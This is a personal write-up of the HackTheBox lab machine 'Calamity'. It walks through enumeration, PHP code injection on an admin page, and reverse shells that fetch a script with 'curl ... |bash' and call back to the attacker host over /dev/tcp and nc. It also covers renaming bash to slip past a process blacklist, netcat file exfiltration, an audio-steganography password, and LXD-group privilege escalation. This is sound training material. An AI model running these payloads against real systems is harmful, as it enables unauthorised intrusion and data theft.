475 HTB Calamity

[HTB] Calamity

by Pablo `github.com/vorkampfer/hackthebox`

- Resources:

    1. Savitar YouTube walk-through `https://htbmachines.github.io/`
    2. `https://blackarch.wiki/faq/`
    3. `https://blackarch.org/faq.html`
    4. Pencer.io `https://pencer.io/ctf/`
    5. 0xdf `https://0xdf.gitlab.io/`
    6. IPPSEC `ippsec.rocks`
    7. `https://wiki.archlinux.org/title/Pacman/Tips_and_tricks`
    8. `https://ghosterysearch.com/`

- View files with color

    ```
    ▷ bat -l ruby --paging=never name_of_file -p
    ```

NOTE: This write-up was done using *BlackArch*

Synopsis:

```
Calamity was released as Insane, but looking at the user ratings, it looked more like an easy/medium box. The user path to through the box was relatively easy. Some basic enumeration gives access to a page that will run arbitrary PHP, which provides execution and a shell. There's an audio steg challenge to get the user password and a user shell. People likely rated the box because there was an unintended root using lxd. I've done that before, and won't show it here. The intended path was a contrived but interesting pwn challenge that involved three stages of input, the first two exploiting a very short buffer overflow to get access to a longer buffer overflow and eventually a root shell. In Beyond Root, I'll look at some more features of the source code for the final binary to figure out what some assembly did, and why a simple return to libc attack didn't work. ~0xdf
```

Skill-set:

```

```

1. Ping & `whichsystem.py`

```
1. ▷ ping -c 1 10.10.10.27
PING 10.10.10.27 (10.10.10.27) 56(84) bytes of data.
64 bytes from 10.10.10.27: icmp_seq=1 ttl=63 time=142 ms

2. ▷ whichsystem.py 10.10.10.27
10.10.10.27 (ttl -> 63): Linux
```

2. **Nmap**

```
1. ▷ openscan calamity.htb
2. ~/hackthebox ▷ echo $openportz
22,55555
3. ▷ sourcez
4. ▷ echo $openportz
22,80
5. ▷ portzscan $openportz calamity.htb
6. ▷ jbat calamity/portzscan.nmap
7. nmap -A -Pn -n -vvv -oN nmap/portzscan.nmap -p 22,80 calamity.htb
8. ▷ cat portzscan.nmap | grep '^[0-9]'
22/tcp open  ssh     syn-ack OpenSSH 7.2p2 Ubuntu 4ubuntu2.2 (Ubuntu Linux; protocol 2.0)
80/tcp open  http    syn-ack Apache httpd 2.4.18 ((Ubuntu))
9.  ▷ nmap --script http-enum -p80 10.10.10.27 -oN http_enum_80.nmap -vvv
PORT   STATE SERVICE REASON
80/tcp open  http    syn-ack
| http-enum:
|   /admin.php: Possible admin folder
|_  /uploads/: Potentially interesting directory w/ listing on 'apache/2.4.18 (ubuntu)
10. Nmap finds /admin.php. Lets check it out. See below
```

openssh (1:7.2p2-4ubuntu2.2) *xenial*; urgency=medium


3. **Discovery with *Ubuntu Launchpad***

```
1. Google 'OpenSSH 7.2p2 Ubuntu 4ubuntu2.2 launchpad'
2. I click on 'https://launchpad.net/ubuntu/+source/openssh/1:7.2p2-4ubuntu2.2' and it tells me we are dealing with an Ubuntu
Xenial Server.
3. openssh (1:7.2p2-4ubuntu2.2) xenial; urgency=medium
4. You can also do the same thing with the Apache version.
```


4. **Whatweb**

```
1.   ▷ whatweb http://10.10.10.27
http://10.10.10.27 [200 OK] Apache[2.4.18], Country[RESERVED][ZZ], HTTPServer[Ubuntu Linux][Apache/2.4.18 (Ubuntu)],
IP[10.10.10.27], Title[Brotherhood Software
2. Brotherhood Software seems interesting to look up.
```

Lets do some manual enumeration of the website





```
1. I check out the main page plus the admin.php and /uploads/ from the http-enum scan.
2. The comments in the view source made me lol.
3. <h1 style="color:red">Brotherhood Software - writing security related software since 2009</h1>
<!-- and bad at html and design since forever -->
4. It seems that we have the capacity of doing directory listing on the /uploads/ page.
5. http://10.10.10.27/uploads/
```




Enumeration of website continued...

```
1. I go to http://10.10.10.27/admin.php >>> I right click on the password field, and I open up the DOM inpsector. >>> I find what
seems to be a password.
2.  username = admin, password = skoupidotenekes
3. This is actually backwards username is password and password is where the username goes.
4. Lets log into to /admin.php
5. SUCCESS
```



I do not know what all the giberish is about when logging into `/admin.php`. See image above.

```
1. We got html to reflect on the page lets see if we can get code execution using php. We try an <h1> tag now lets try a marque
tag
2. <marquee>31337 H@x0r</marquee>
3. SUCCESS, now lets try a php payload.
4. Wappalyzer shows PHP is being used. Lets try a simple php payload.
<?php system("whoami"); ?>
3. Boom! we have Remote Code Execution.
```



Index.html method

8. **Ok, now that we know we have Remote Code Execution lets see if we can get a shell.**

```
1. A simple method that works great until it does not work anymore, but it still works for now. Is to embeed a reverse shell in an
index.html file. Then serve it via python simple web server.
2. sudo python3 -m http.server 80
3. ▷ cat index.html
#!/bin/bash
bash -i >& /dev/tcp/10.10.14.8/443 0>&1
4. chmod 755 index.html
5. Now, type this into http://10.10.10.27/admin.php/
<?php system('curl 10.10.14.8 |bash'); ?>
6. Do not forget to setup your listener on 443 'sudo nc -nlvp 443'
7. Type the payload into /admin.php and hit enter. Boom you should have a shell.
8. Woah, the shell keeps getting shutdown. I have never seen that before. S4vitar says he has seen this. We need to write a "fake
bash shell" to get around this.
9. I tried this mkfifo payload and it did the same thing.
10. rm /tmp/f;mkfifo /tmp/f;cat /tmp/f|/bin/sh -i 2>&1|nc 10.10.14.8 443 >/tmp/f
11. So lets create this "fake bash shell"
```

Fake Bash Shell

- #pwn_fake_bash_shell
- #pwn_fakeshell_sh

9. **Fake bash shell**

```
1. adminpowa=noonecares <<< We need this cookie from /admin.php in our fakeshell.sh script.
2. We are going to need to intercept this bash exploit through burpsuite. In our bash curl command we just need to add --proxy
http://127.0.0.1:8080
3. Below is the usage of this script.
```

Not a real tty but I do get the user flag.

10. **fakeshell.sh usage**

```
▷ rlwrap ./fakeshell.sh
[~] whoami
www-data
[~] ls -l
total 276
-r--r--r-- 1 www-data root   1865 Jun 27  2017 admin.php
-r--r--r-- 1 www-data root  56837 Jun 27  2017 bg.png
-r--r--r-- 1 www-data root    514 Jun 27  2017 index.html
-r--r--r-- 1 www-data root 212864 Jun 27  2017 leet.png
drwxrwxrwx 2 www-data root   4096 Jul 13  2022 uploads
[~] hostname -I
10.10.10.27 dead:beef::250:56ff:feb9:347
[~] cat /etc/os-release
NAME="Ubuntu"
VERSION="16.04.2 LTS (Xenial Xerus)"
ID=ubuntu
ID_LIKE=debian
PRETTY_NAME="Ubuntu 16.04.2 LTS"
VERSION_ID="16.04"
HOME_URL="http://www.ubuntu.com/"
SUPPORT_URL="http://help.ubuntu.com/"
BUG_REPORT_URL="http://bugs.launchpad.net/ubuntu/"
VERSION_CODENAME=xenial
UBUNTU_CODENAME=xenial
[~] ls -l /home
```

```
total 4
drwxr-xr-x 7 xalvas xalvas 4096 Jul 13  2022 xalvas
[~] cat /home/xalvas/user.txt
c9c516b329187f1a4a49f2148a6895de
```

11. **Continue to enumerate using `fakeshell.sh` with the goal of getting a real shell.**

```
1. [~] ls -l /home/xalvas

total 3148
drwxr-xr-x 2 xalvas xalvas    4096 Jul 13  2022 alarmclocks
drwxr-x--- 2 root   xalvas    4096 Jul 13  2022 app
-rw-r--r-- 1 root   root       225 Jun 27  2017 dontforget.txt
-rw-r--r-- 1 root   root      1831 Mar 31 20:03 intrusions
drwxrwxr-x 4 xalvas xalvas    4096 Jul 13  2022 peda
-rw-r--r-- 1 xalvas xalvas 3196724 Jun 27  2017 recov.wav
-r--r--r-- 1 root   root        33 Mar 31 14:14 user.txt

[~] cat /home/xalvas/dontforget.txt

peda keeps commads history in the working dir...you should make a dir in /tmp and work from there
keep in mind that tmp is not listable,so other users cannot see your files and folders (if you dont use extrmely simple names)

2. [~] cat /home/xalvas/intrusions

POSSIBLE INTRUSION BY BLACKLISTED PROCCESS nc          ...PROCESS KILLED
POSSIBLE INTRUSION BY BLACKLISTED PROCCESS nc          ...PROCESS KILLED
POSSIBLE INTRUSION BY BLACKLISTED PROCCESS nc          ...PROCESS KILLED
POSSIBLE INTRUSION BY BLACKLISTED PROCCESS nc          ...PROCESS KILLED
POSSIBLE INTRUSION BY BLACKLISTED PROCCESS python      ...PROCESS KILLED
POSSIBLE INTRUSION BY BLACKLISTED PROCCESS sh          ...PROCESS KILLED
POSSIBLE INTRUSION BY BLACKLISTED PROCCESS sh          ...PROCESS KILLED
```

Got TTY Shell initial foothold

12. **This intrusion detection process is detecting nc, python, sh. So in order to get around this we need to change the name of nc to something benign. We copy `$ cp /bin/bash /dev/shm/foo` to a some temp directory we can write to. Then we change the name to whatever foo for example. Then we export foo to $PATH. Thus `/dev/shm/foo` instead of `/bin/bash` will be executed first.**

- #pwn_bypassing_blacklisted_sh_nc_on_Linux_target

```
1. [~] cp /bin/bash /dev/shm/foo
2. [~] ls -l /dev/shm
total 1084
-rwxr-xr-x 1 www-data www-data 1109564 Mar 31 21:17 foo
3. Next set up your listener on port 443
4. sudo nc -nlvp 443
5. Then we execute a bash one liner like normal with the bash from the temp directory. I thought we would have to add it to $PATH,
but if we specify the path in the executation then that is not even necessary.
6. [~] cp /bin/bash /dev/shm/foo

r = requests.get(main_url + "?html=<?php%20system(\"cp%20/bin/bash%20/dev/shm/foo\");%20?>", headers=headers)
7. [~] ls -l /dev/shm
total 1084
-rwxr-xr-x 1 www-data www-data 1109564 Mar 31 21:17 foo


8. [~] /dev/shm/foo -c '/dev/shm/foo -i >& /dev/tcp/10.10.14.8/443 0>&1'
9. SUCCESS!!!
```

Python autopwn.py scripts uploaded

13. **All credit for these python scripts goes to S4vitar. Success, we now have a real TTY shell as `www-data`. I think you need to be signed into the site `admin:skoupidotenekes`. Not sure.**

```
1.  ▷ sudo nc -nlvp 443
[sudo] password for h@x0r:
Listening on 0.0.0.0 443
Connection received on 10.10.10.27 35764
foo: cannot set terminal process group (1331): Inappropriate ioctl for device
foo: no job control in this shell
www-data@calamity:/var/www/html$ whoami
whoami
```

```
www-data
2. Lets upgrade the shell.
3. S4vitar codes an autoPwn.py for this machine at the Time Stamp 01:07:01. I will not include any notes on that as I have done several of these autoPwn.py code-alongs already.
4. I recommend watching these code-alongs if you have time. The python script are at github.com/vorkampfer/hackthebox/calamity autoPwn_calamityV1.py. You will need to change the LHOST,LPORT, and set up a listener.
5. I did not do the 'upgraded' version of this script because it was not stable in my case.
6. AttributeError: 'NoneType' object has no attribute 'sendall' <<< I keep getting this error. I am sure it is an easy fix for those that know python well. I do not know it too well. So I only included the python exploit for this box that works good. Moving on.
```

Enumeration as `www-data`

14. **Enumeration continued.** **`Copy over file using NetCat`**.

```
1. www-data@calamity:/home/xalvas$ ls -l
total 3148
drwxr-xr-x 2 xalvas xalvas    4096 Jul 13  2022 alarmclocks
drwxr-x--- 2 root   xalvas    4096 Jul 13  2022 app
-rw-r--r-- 1 root   root       225 Jun 27  2017 dontforget.txt
-rw-r--r-- 1 root   root      1831 Mar 31 20:03 intrusions
drwxrwxr-x 4 xalvas xalvas    4096 Jul 13  2022 peda
-rw-r--r-- 1 xalvas xalvas 3196724 Jun 27  2017 recov.wav
-r--r--r-- 1 root   root        33 Mar 31 14:14 user.txt
2. This recov.wav looks interesting lets copy it using netcat.
3. ▷ sudo nc -nlvp 443 > recov.wav
Listening on 0.0.0.0 443
4. nc, sh, and python are blacklisted on this box so we will have to copy netcat to /dev/shm and them use it.
5. www-data@calamity:/home/xalvas$ /dev/shm/transfer 10.10.14.8 443 < recov.wav
6. ▷ sudo nc -nlvp 443 > recov.wav
[sudo] password for h@x0r:
Listening on 0.0.0.0 443
Connection received on 10.10.10.27 35772
7. SUCCESS
8.  ▷ file recov.wav
recov.wav: RIFF (little-endian) data, WAVE audio, Microsoft PCM, 16 bit, stereo 44100 Hz
9. You can also check the MD5sum hash to make sure it is the same file.
10. www-data@calamity:/home/xalvas$ md5sum recov.wav
a2c5f6ad4eee01f856348ec1e2972768  recov.wav
11.  ▷ md5sum recov.wav
a2c5f6ad4eee01f856348ec1e2972768  recov.wav
12. Same file.
13.  ▷ parole recov.wav &> /dev/null & disown
[1] 708010
14. Volume is so low I had to turn it up all the way.
15. Ah, Rick Astley I love it. "Rick Rolled"
```

Enumeration continued...

```
1. There is also a rick.wav
2. www-data@calamity:/home/xalvas$ cd alarmclocks
www-data@calamity:/home/xalvas/alarmclocks$ ls -l
total 5708
-rw-r--r-- 1 root root 3196668 Jun 27  2017 rick.wav
-rw-r--r-- 1 root root 2645839 Jun 27  2017 xouzouris.mp3
3. www-data@calamity:/home/xalvas/alarmclocks$ /dev/shm/transfer 10.10.14.8 443 < rick.wav
4.  ▷ sudo nc -nlvp 443 > rick.wav
[sudo] password for h@x0r:
Listening on 0.0.0.0 443
Connection received on 10.10.10.27 3577
5. SUCCESS
6. ▷ parole rick.wav &> /dev/null & disown
```

```
[1] 730265
7. OK, I hope that is the last of that. I refuse to open up anything with rick in the name again on this box. lol
```

16. **Oh it was not just a troll `recov.wav` and `rick.wav` are the same file but they have different MD5sum hashes.**

```
1. This means there may be some embedded data in there.
2.  ▷ md5sum recov.wav
d41d8cd98f00b204e9800998ecf8427e  recov.wav
3. ▷ md5sum rick.wav
a69077504fc70a0bd5a0e9ed4982a6b7  rick.wav
4.  ▷ du -hc rick.wav
3,1M    rick.wav
3,1M    total
5.  ▷ du -hc recov.wav
3,1M    recov.wav
3,1M    total
6. They are both the same size file.
7. ▷ exiftool recov.wav
Comment : Is not this were we came in?
8. ▷ strings -n 10 recov.wav
9. FAIL, nothing with strings.
```

Stenography in `.wav` files

17. **Stenography in wav files.**

```
1. Steps to extract password from a .wav file.
2. Install audacity
3. sudo pacman -S audacity
4. open audacity and import both files rick.wav and recov.wav
5. They both look identical. Select rick.wav >>> Then go to effect >>> click special >>> click invert >>> Export the entire
project as a .wav file.
6. Towards the end of the song you should hear "The password is 185"
7.  ▷ du -hc recovered.wav
516K    recovered.wav
516K    total
8. ▷ parole recovered.wav &> /dev/null & disown
9. ▷  This is what I recovered from the wav files "47936..*" then towards the end it says your password is 185. So I am thinking
together it is "18547936..*"
```

Pivot to Xalvas

18. **Pivot to xalvas**

```
1. Lets try this exfiltrated password from the .wav file on the user xalvas.
2. xalvas:18547936..*
3. www-data@calamity:/var/www/html$ su xalvas
Password:
4. xalvas@calamity:/var/www/html$ whoami
xalvas
5. xalvas@calamity:/var/www/html$ id
uid=1000(xalvas) gid=1000(xalvas) groups=1000(xalvas),4(adm),24(cdrom),30(dip),46(plugdev),110(lxd),115(lpadmin),116(sambashare)
6. Notice, this user xalvas is a member of (lxd) aka Linux container group aka Docker Container group.
7. Being  a member of this group allows our user to mount a fake root directory which gives us access to the real root directory.
I explain below.
```

Abusing the LXD group privilege

19. **Abusing the lxd group privilege**

```
1. ▷ searchsploit lxd
Ubuntu 18.04 - 'lxd' Privilege Escalation | linux/local/46978.sh
2. S4vitar is the author of this exploit in metasploit.
3.  ▷ searchsploit -m linux/local/46978.sh
4. I copy it to my working dir.
5.  ▷ mv 46978.sh lxd_privesc.sh <<< I change the name
6. ~/hackthebox/calamity/alpine ▷ wget https://raw.githubusercontent.com/saghul/lxd-alpine-builder/master/build-alpine
7.  ▷ ls -l
.rw-r--r-- 8,1k h@x0r  1 apr 08:25 build-alpine
8. Give it executable permissions
9. [root@hax0r]-[/home/h@x0r/hackthebox/calamity/alpine]
>>> ./build-alpine -a i686
10. You have to be root and you need to add the -a i686 flag because the target server is i686 GNU/Linux
11. xalvas@calamity:/var/www/html$ uname -a
```

```
Linux calamity 4.4.0-81-generic #104-Ubuntu SMP Wed Jun 14 08:15:00 UTC 2017 i686 athlon i686 GNU/Linux
12. ▷ mv lxd_exploit.sh lxd_privesc.sh
13. ▷ chmod +x lxd_privesc.sh
14. ▷ dos2unix lxd_privesc.sh <<< If you have issues you need to convert it to unix format with this tool.
15. Install with sudo pacman -S dos2unix >>> it will also install unix2dos with it.
dos2unix: converting file lxd_privesc.sh to Unix format...
15. ▷ sudo python3 -m http.server 80
```

20. **Upload the alpine image**

```
1. After you set up the python server to server the alpine image. Next upload it.
2. xalvas@calamity:/var/www/html$ cd /dev/shm
3. xalvas@calamity:/dev/shm$ ls -la
total 1116
-rwxr-xr-x  1 www-data www-data 1109564 Mar 31 23:15 foo
-rwxr-xr-x  1 www-data www-data   30320 Mar 31 23:44 transfer
4. xalvas@calamity:/dev/shm$ wget http://10.10.14.8/alpine-v3.19-i686-20240401_0831.tar.gz
2024-04-01 02:42:26 (929 KB/s) - ‘alpine-v3.19-i686-20240401_0831.tar.gz’ saved [3524364/3524364]

5. xalvas@calamity:/dev/shm$ wget http://10.10.14.8/lxd_privesc.sh
2024-04-01 02:44:18 (153 KB/s) - ‘lxd_privesc.sh’ saved [1451/1451]

6. xalvas@calamity:/dev/shm$ ls -l
total 4564
-rw-rw-r-- 1 xalvas   xalvas   3524364 Apr  1 02:31 alpine-v3.19-i686-20240401_0831.tar.gz
-rwxr-xr-x 1 www-data www-data 1109564 Mar 31 23:15 foo
-rw-rw-r-- 1 xalvas   xalvas      1451 Apr  1  2024 lxd_privesc.sh
-rwxr-xr-x 1 www-data www-data   30320 Mar 31 23:44 transfer
```

21. **Execute lxd_privesc.sh**

```
1. I kept thinking I did something wrong. Well I did. I uploaded the alpine image with wget and the lxd_privesc.sh. See above.
2. Next cd into /dev/shm and do 'chmod +x lxd_privesc.sh'
3. xalvas@calamity:/dev/shm$ cd /dev/shm
4. xalvas@calamity:/dev/shm$ chmod +x lxd_privesc.sh
5. Then execute the file. Do not forget -f flag. I was 30 minutes trying to figue out why this command would not work and finally
realized I did not have the -f flag. It is 2am I am tired.
6. xalvas@calamity:/dev/shm$ ./lxd_privesc.sh -f alpine-v3.19-i686-20240401_0831.tar.gz
Image imported with fingerprint: d11293be504bd1996bc89ad73a003f7b6cba3def0e78596b517ed0e5489a5197
error: This must be run as root
7. xalvas@calamity:/dev/shm$ lxc image list
+--------+--------------+--------+-------------------------------+------+-----+
| ALIAS  | FINGERPRINT  | PUBLIC |          DESCRIPTION          | ARCH |  SIZE  |         UPLOAD DATE         |
+--------+--------------+--------+-------------------------------+------+-----+
| alpine | d11293be504b | no     | alpine v3.19 (20240401_08:31) | i686 | 3.36MB | Apr 1, 2024 at 6:51am (UTC) |
+--------+--------------+--------+-------------------------------+------+-----+
7. SUCCESS, we have a fingerprint
8. If you are having problems getting it to run and you tried 'lxc image list' and you still get no fingerprint. Try to remove
this '&& lxd init --auto'. It is on the first line of the actual payload. The first function is the usage panel. Actually just
remove the entire line.
9. ▷ cat lxd_privesc.sh | grep -i "\--auto"
  lxc image import $filename --alias alpine && lxd init --auto
10. Remove that entire first line and do the command again.
11. xalvas@calamity:/dev/shm$ ./lxd_privesc.sh -f alpine-v3.19-i686-20240401_0831.tar.gz
```

